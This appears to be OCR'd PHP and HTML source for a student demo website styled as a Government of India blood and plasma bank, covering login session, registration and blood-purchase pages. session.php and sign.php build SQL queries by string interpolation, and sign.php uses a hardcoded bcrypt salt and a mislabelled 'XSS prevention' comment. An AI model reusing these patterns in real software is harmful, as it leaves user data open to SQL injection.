
Welcome.php→



```
<?php
  include('session.php');
?>
<html">
<head>
        <title>Login to page</title>
        <link href="style.css" type="text/css" rel="stylesheet" />
    </head>
    <body>
    <div style='margin:auto;width:1200px;'>
            <div>
                <marquee><h3><font color='red'>This is a demo website created by the students of Vellore Institute of Technology,Chennai. But please donate plasma if you are a COVID-19 survivor. Your small Contribution can save somone's life.</font></h3></marquee>
            </div>
        <header>
            <div style='height:180px;'>
                <img src='government-of-india.jpg' id='logo' height='180' width='360' align='left'/>
                <br><br>
                <h1 align='center'><font color='blue'>Government of India Blood and Plasma Bank for COVID-19 Pandemic</font></h1>
            </div>
        </header>
        <div style='background-color:blue;'>
        <nav align='right'>
            <ul style='list-style-type:none;'>
                <li style='display:inline-block; margin-right:360px;'><b><font color='white'><h3>Welcome <?php echo $login_session; ?></h3></font></b></li>
                <li style='display:inline-block; margin-right:15px;'><a href='bdetail.php' style='font-size:1.3em; padding-bottom:3px;text-decoration:none;'><font color='white'>Donate Blood</font></a></li>
                <li style='display:inline-block; margin-right:15px;'><a href='pdetail.php' style='font-size:1.3em; padding-bottom:3px;text-decoration:none;'><font color='white'>Donate Plasma</font></a></li>
                <li style='display:inline-block; margin-right:15px;'><a href='b_buy.php' style='font-size:1.3em; padding-bottom:3px;text-decoration:none;'><font color='white'>Purchase Blood</font></a></li>
                <li style='display:inline-block; margin-right:15px;'><a href='p_buy.php' style='font-size:1.3em; padding-bottom:3px;text-decoration:none;'><font color='white'>Purchase Plasma</font></a></li>
                <li style='display:inline-block; margin-right:15px;'><a href='LogOut.php' style='font-size:1.3em; padding-bottom:3px;text-decoration:none;"><font color='white'>Sign-out</font></a></li>
            </ul>
        </nav>
    </div>
    <div align='center'>
  <img src='6.jpg' height='300' width='1000' />
</div>
  <br><br>
  <div class='container'>
    <div class='slide-container'>
        <span id='slider-image-1'></span>
        <span id='slider-image-2'></span>
        <span id='slider-image-3'></span>

        <span id='slider-image-4'></span>

        <div class='image-container'>

            <img src='1.jpg' class='slider-image'>

            <img src='2.jpg' class='slider-image'>

            <img src='3.jpg' class='slider-image'>

            <img src='4.jpg' class='slider-image'>

        </div>

        <div class='button-container'>

            <a href='#slider-image-1' class='slider-button'></a>

            <a href='#slider-image-2' class='slider-button'></a>

            <a href='#slider-image-3' class='slider-button'></a>

            <a href='#slider-image-4' class='slider-button'></a>

        </div>

    </div>

    <article style='font-size:1.3em; font-family:Courier New; font-style:italic; height:295px; width:630px; border-style:solid; border-color:#C0C0C0; padding-top: 50px; padding-right: 30px; padding-bottom: 50px; padding-left: 30px;'>

    <br><br><br>

    <q>We have to further strengthen our resolve when the world is in crisis, our resolve should overpower the might of the crisis. We have been told since the last century that the 21st century belongs to India.</q>

    <br>

    <p style='text-align:right;'><font color='red'><b>~  PM Narendra Modi</b></font></p>

</article>
```

```
<br><br><br><br>

<article style='font-size:1.3em; '>

    <p style='font-style:italic;'><font color='red'><b>IMPORTANT :</b></font></p>

    If you think you have been exposed to novel coronavirus (COVID-19), and have developed any symptoms (cough, fever or difficulty in breathing),

    <br>

    Feel Free to contact any of these Govt. of India helpline numbers for assistance:

    <br><br>

    <b>Helpline Number: </b>&nbsp;&nbsp; <mark style='background-color: red;'><font color='white'>+91-11-23978046</font></mark>

    <br>

    <b>Toll Free: </b> &nbsp;&nbsp;<mark style='background-color: red;'><font color='white'>1075</font></mark>

    <br>

    <b>Helpline Email ID: </b> &nbsp;&nbsp;<mark style='background-color: red;'><font color='white'>ncov2019@gov.in</font></mark>

</article>

<br><br>

<footer>

    <p style='text-align:center; background-color:blue; font-size:1.1em;'><font color='white'>Copyright of Govt. Of India</font></p>

</footer>

</div>

</html>
```

session.php→



```php
<?php

 include 'db_connection.php';


 ini_set('session.gc_maxlifetime',100);

 session_set_cookie_params(100);

 session_start();


 $con = OpenCon();

 $user_check = $_SESSION['login_user'];


 $ses_sql = mysqli_query($con,"select username from users where username = '$user_check' ");


 $row = mysqli_fetch_array($ses_sql,MYSQLI_ASSOC);


 $login_session = $row['username'];


 if(!isset($_SESSION['login_user'])){

   header("location:loginPage.php");

   die();

 }


 if(time()-$_SESSION["time"] >100)

  {
        session_unset();

        session_destroy();

        header("Location:loginPage.php");

    }

?>
```

sign.php→

```
<!DOCTYPE html>

<html>

<head>

    <title>Registration</title>

</head>

<body>

    <div style="margin:auto;width:1200px;">

    <div>

    <marquee><h3><font color="red">This is a demo website created by the students of Vellore Institute of Technology,Chennai. But please donate plasma if you are a COVID-19 survivor. Your small Contribution can save somone's life.</font></h3></marquee>

    </div>

    <header>

        <div style="height:180px;">

            <img src='government-of-india.jpg' id='logo' height='180' width='360' align='left'/>

            <br><br>

            <h1 align="center"><font color="blue">Government of India Blood and Plasma Bank for COVID-19
```


```
Pandemic</font></h1>
    </div>
  </header>
  <div style="background-color:blue;">
    <h2 align="center"><font color="white"><b>Registration Form</b></font></h2>
  </div>

  <div>
    <?php
    if(isset($_POST['submit'])){

    include 'db_connection.php';
    $con = OpenCon();
    //$con= mysqli_connect('localhost','root','');
    //mysqli_select_db($con, 'user_reg');
    $name=htmlspecialchars($_POST['name']);
    $dob=htmlspecialchars($_POST['dob']);
    $gen=htmlspecialchars($_POST['gen']);
    $mar=htmlspecialchars($_POST['marital']);
    $occu=htmlspecialchars($_POST['occu']);
    $sal=htmlspecialchars($_POST['sal']);
    $hno=htmlspecialchars($_POST['hno']);
    $sno=htmlspecialchars($_POST['sno']);
```

```
$city=htmlspecialchars($_POST['city']);
$state=htmlspecialchars($_POST['state']);
$coun=htmlspecialchars($_POST['country']);
$pin=htmlspecialchars($_POST['pin']);
$phno=htmlspecialchars($_POST['phno']);
$email=htmlspecialchars($_POST['email']);
$uname= htmlspecialchars($_POST['uname']);
$pass= htmlspecialchars($_POST['pass']);
$rpass=htmlspecialchars($_POST['pass1']);

if($pass != $rpass){
    echo 'Please re-enter the same password';
}
else{
    $s = "SELECT * FROM user_table WHERE Username = '$uname'";

    $result =mysqli_fetch_array( mysqli_query($con,$s), MYSQLI_ASSOC);

    $unames = $result["Username"];

    if($unames==""){
        $options = [
            'cost' => 10,
               'salt' => '$P27r06o9!nasda57b2M22'

         ];

         $pass = password_hash($pass, PASSWORD_BCRYPT, $options);

            $e = "INSERT INTO user_table
(Name,DOB,Gender,MaritalStatus,Occupation,Salary,HouseNo,StreetNo,City,State,Country,PIN,PhoneNo,E
mailID,Username,Passcode) VALUES
('$name','$dob','$gen','$mar','$occu','$sal','$hno','$sno','$city','$state','$coun','$pin','$phno','$email','$uname','$p
ass')";



            $res = mysqli_query($con,$e);

            $e1="INSERT INTO users(username,passcode) VALUES('$uname','$pass')";

            $res1=mysqli_query($con,$e1);

            if($res){

            //Preventing cross site scripting

            $xss_free_uname = $uname;

            echo "Account $xss_free_uname Successfully Created";}

            else{

            echo mysqli_error($con);

         }

         }

         else{

            echo 'The entered Username already exists. Try another one!';

         }



      }
```

```
  CloseCon($con);}
    ?>


  </div>
  <form align="center" method="POST" action="sign.php">
    <!--Preventing html attacks-->
  <?php $oldguess = isset($_POST['name']) ? htmlentities($_POST['name']) : '';?>
  <p><label><b>Name: </b></label>&nbsp;&nbsp;&nbsp;&nbsp; <input type="text" name="name" placeholder="Enter your full name" value="<?php echo($oldguess);?>"required></p>
  <p><label><b>Date of Birth: </b></label>&nbsp;&nbsp;&nbsp;&nbsp; <input type="date" name="dob" required></p>
  <p><label><b>Gender: </b></label>&nbsp;&nbsp;&nbsp;&nbsp;
    <select name="gen">
      <option>--Select--</option>
      <option>Male</option>
      <option>Female</option>
      <option>Other</option>
    </select>
  </p>
  <p>
    <label><b>Marital Status:</b></label>
    &nbsp;&nbsp;&nbsp;&nbsp;
    <select name="marital">
```

```
        <option>--Select--</option>

        <option>Single</option>

        <option>Married</option>

        <option>Divorced</option>

        <option>Widow</option>

      </select>

    </p>

    <p>

      <label><b>Occupation:</b></label>

      &nbsp;&nbsp;&nbsp;&nbsp;

      <input type="text" name="occu" placeholder="Enter Occupation" required>

    </p>

    <p>

      <label><b>Salary</b></label>

      &nbsp;&nbsp;&nbsp;&nbsp;

      <select name="sal">

        <option>--Select--</option>

        <option>Between 0-1 Lac</option>

        <option>Between 1-2 Lac</option>

        <option>Between 2-3 Lac</option>

        <option>Between 3-4 Lac</option>

        <option>Between 4-5 Lac</option>

        <option>More than 5 Lac</option>
```

```
  </select>
</p>
<p><label><b>Address:</b></label></p>
<p>
  <input type="text" name="hno" placeholder="House No." required>
  &nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;
  <input type="text" name="sno" placeholder="Street Name" required>
</p>
<p>
  <input type="text" name="city" placeholder="City" required>
  &nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;
  <input type="text" name="state" placeholder="State" required>
</p>
<p>
  <input type="text" name="country" placeholder="Country" required>
  &nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;
  <input type="text" name="pin" placeholder="Pin Code" required>
</p>
<p>
  <label><b>Phone Number:</b></label>
  &nbsp;&nbsp;&nbsp;&nbsp;
  <input type="text" name="phno" placeholder="Enter Phone Number" required>
</p>
```



```
<p>
    <label><b>Email-Id:</b></label>
    &nbsp;&nbsp;&nbsp;&nbsp;
    <input type="email" name="email" placeholder="Enter E-Mail Id" required>
</p>
<p>
    <label><b>Username:</b></label>
    &nbsp;&nbsp;&nbsp;&nbsp;
    <input type="text" name="uname" placeholder="Enter a unique Username" required>
</p>
<p>
    <label><b>Password:</b></label>
    &nbsp;&nbsp;&nbsp;&nbsp;
    <input type="password" name="pass" placeholder="Enter Password" required>
</p>
<p>
    <label><b>Re-Enter Password:</b></label>
    &nbsp;&nbsp;&nbsp;&nbsp;
    <input type="password" name="pass1" placeholder="Re-Enter Password" required>
</p>
<input type="submit" value="Register" name="submit" style="font-size:20px; padding:3px 22px; ">
</form>
</div>
```

```
    <div align="center">

        <br>

        <a href="index.html"><button style="font-size:20px; padding:3px 22px;">Home</a>



        <a href="log.php"><button style="font-size:20px; padding:3px 22px;">Login</a>

    </div>

</body>

</html>
```

b_buy.php→

```
        <?php

        include 'db_connection.php';

        $con = OpenCon();

        session_start();

        $err1=$err2=$err3=$err4=$err5="";

        if($_SERVER["REQUEST_METHOD"] == "POST"){

            $user = $_SESSION['login_user'];

            //$conn=mysqli_connect("localhost","root","12345");

            /*

            if(!$conn)

            {

                die("Connection failed:".mysqli_connect_error());

            }*/
```

```
$name = $user;

$grp = test_input(mysqli_real_escape_string($con,$_POST['bgroup']));

$ant = test_input(mysqli_real_escape_string($con,$_POST['pn']));

$quantity = test_input(mysqli_real_escape_string($con,$_POST['quan']));

$ag = test_input(mysqli_real_escape_string($con,$_POST['age']));

$disease = test_input(mysqli_real_escape_string($con,$_POST['dise']));

$hosp = test_input(mysqli_real_escape_string($con,$_POST['hos']));

$doctor = test_input(mysqli_real_escape_string($con,$_POST['doc']));

$pres = test_input(mysqli_real_escape_string($con,$_POST['num']));

$allergy = test_input(mysqli_real_escape_string($con,$_POST['aller']));

$urgent = test_input(mysqli_real_escape_string($con,$_POST['urg']));

if(strcmp($grp,"--Select--")==0 or strcmp($ant,"--Select--")==0)

{

   $err1="Please Select correct option";

}

elseif($quantity<500){

   $err2="Quantity should be atleast 500.";

}

elseif($ag<18){

   $err3="Patient's age should be greater than this.";

}

elseif(!preg_match("/^[a-zA-Z-' ]*$/",$disease)){

   $err4="Please enter correct disease name";
```

```
        }

        elseif(substr($doctor,0,3)!="Dr."){

            $err5="Include Dr. before name";

        }

        else{

        $stmt = $con->prepare("INSERT INTO buy_blood (username,blood_grp,antigen,quantity,age,disease,hospital,doctor,presc_num,allergy,urgency) VALUES (?, ?, ?,?,?,?,?,?,?,?,?)");

        $stmt->bind_param("sssssssssss", $name,$grp,$ant,$quantity,$ag,$disease,$hosp,$doctor,$pres,$allergy,$urgent);

        //$e = "INSERT INTO buy_blood (username,blood_grp,antigen,quantity,age,disease,hospital,doctor,presc_num,allergy,urgency) VALUES ('$name','$grp','$ant','$quantity','$ag','$disease','$hosp','$doctor','$pres','$allergy','$urgent')";

        //mysqli_select_db($con,'isaa_project');

        //$res = mysqli_query($con,$e);

        $res=$stmt->execute();

        if($res){

            header("location:b_buy_done.php");

        }

        else{

                echo "<h2 align='center'>We are unable to process your request at this moment. Please try again later.</h2>";

        }

        CloseCon($con);

    }
    }


    function test_input($data) {

      $data = trim($data);

      $data = stripslashes($data);

      $data = htmlspecialchars($data);

      return $data;

     }


    ?>

<!DOCTYPE html>

<html>

  <head>

    <title>Login to page</title>

  </head>

  <body>

    <div>

      <marquee><h3><font color="red">This is a demo website created by the students of Vellore Institute
of Technology,Chennai. But please donate plasma if you are a COVID-19 survivor. Your small Contribution
can save somone's life.</font></h3></marquee>

      </div>

    <header>

      <div style="height:180px;">

        <img src='government-of-india.jpg' id='logo' height='180' width='360' align='left'/>
        <br><br>
        <h1 align="center"><font color="blue">Government of India Blood and Plasma Bank for COVID-19 Pandemic</font></h1>
      </div>
    </header>
    <nav align='right'>
      <ul style='list-style-type:none;'>
        <li style='display:inline-block; margin-right:15px;'><a href='Welcome.php' style="font-size:1.3em; padding-bottom:3px;text-decoration:none;"><font color="black"><b>Home</b></font></a></li>
      </ul>
    </nav>
    <div style="background-color:blue;">
      <h2 align="center"><font color="white">Blood Purchase Details</font></h2>
    </div>


    <form method="POST" action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>" align="center" style="font-size:20px;">
      <div style="border-style:groove; height:700px; width:1000px; margin:auto; border-color:lightgrey;">
        <br><br>
        <span class="error"><font color="red"><?php echo $err1;?></font></span>
        <br><br>
        <table align="center" border="0" style="border-collapse:collapse; width:80%; padding:50px">
          <tr>
          <td style="text-align:center; padding:10px 20px;">Blood Group:</td>
          <td style="text-align:center;padding:10px 20px;"><select name="bgroup">

            <option>--Select--</option>

            <option>A</option>

            <option>B</option>

            <option>AB</option>

            <option>O</option>

          </select>&nbsp; &nbsp;&nbsp;&nbsp;

            <select name="pn">

              <option selected="selected">--Select--</option>

              <option>Positive(+ve)</option>

              <option>Negative(-ve)</option>

            </select></td>

          </tr>

          <tr>

            <td  style="text-align:center;padding:10px 20px;">Enter the quantity</td>

            <td  style="text-align:center;padding:10px 20px;"><input type="number" name="quan">
&nbsp;&nbsp;mL

            <span class="error"><font color="red"><?php echo $err2;?></font></span>

            </td>

          </tr>

          <tr>

            <td style="text-align:center;padding:10px 20px;">Age</td>

            <td style="text-align:center;padding:10px 20px;"><input type="number" name="age"
placeholder="Enter your age" min="18" style="padding:4px 15px;" required>
```

```
            <span class="error"><font color="red"><?php echo $err3;?></font></span>

            </td>

          </tr>

          <tr>

            <td colspan="2" style="text-align:center; font-size:25px;"><h3>Patient Health details<hr></h3></td>

          </tr>

          <tr>

            <td style="text-align:center;padding:10px 20px;">Patient Disease</td>

            <td style="text-align:center;padding:10px 20px;"><input type="text" name="dise">

            <span class="error"><font color="red"><?php echo $err4;?></font></span>

            </td>

          </tr>

          <tr>

            <td style="text-align:center;padding:10px 20px;">Hospital Admitted</td>

            <td style="text-align:center;padding:10px 20px;"><input type="text" name="hos"></td>

          </tr>

          <tr>

            <td style="text-align:center;padding:10px 20px;">Doctor Name</td>

            <td style="text-align:center;padding:10px 20px;"><input type="text" name="doc"></td>

            <span class="error"><font color="red"><?php echo $err5;?></font></span>

          </tr>

          <tr>
```

```
                    <td style="text-align:center;padding:10px 20px;">Doctor Prescription Number</td>

                    <td style="text-align:center;padding:10px 20px;"><input type="number" name="num"></td>

                </tr>

                <tr>

                    <td style="text-align:center;padding:10px 20px;">Any allergies to patient</td>

                    <td style="text-align:center;padding:10px 20px;"><input type="text" name="aller"></td>

                </tr>

                <tr>

                    <td style="text-align:center;padding:10px 20px;">Urgency of Blood</td>

                    <td style="text-align:center;padding:10px 20px;"><input type="radio" name="urg"
value="yes">Yes &nbsp;&nbsp;&nbsp; <input type="radio" name="urg" value="no">No</td></td>

                </tr>

                <tr>

                    <td style="text-align:center;padding:10px 20px;">&nbsp;</td>

                </tr>

                    <tr>

                    <td colspan="2" style="text-align:center; font-size:20px;"><input type="submit"
value="Submit" name="submit" style="font-size:20px; padding:5px 22px; "></td>

                    </tr>

                </table>

            </table>

        </div>

    </form>

    </body>
    </html>
```

b_buy_done.php→

```
<?php
  include('session.php');
?>
<!DOCTYPE html>
<html>
        <head>
            <title>Login to page</title>
        </head>
        <body>
            <div>
                <marquee><h3><font color='red'>This is a demo website created by the students of Vellore Institute of Technology,Chennai. But please donate plasma if you are a COVID-19 survivor. Your small Contribution can save somone's life.</font></h3></marquee>
        </div>
        <header>
        <div style='height:180px;'>
            <img src='government-of-india.jpg' id='logo' height='180' width='360' align='left'/>
            <br><br>
            <h1 align='center'><font color='blue'>Government of India Blood and Plasma Bank for COVID-19 Pandemic</font></h1>
        </div>
```

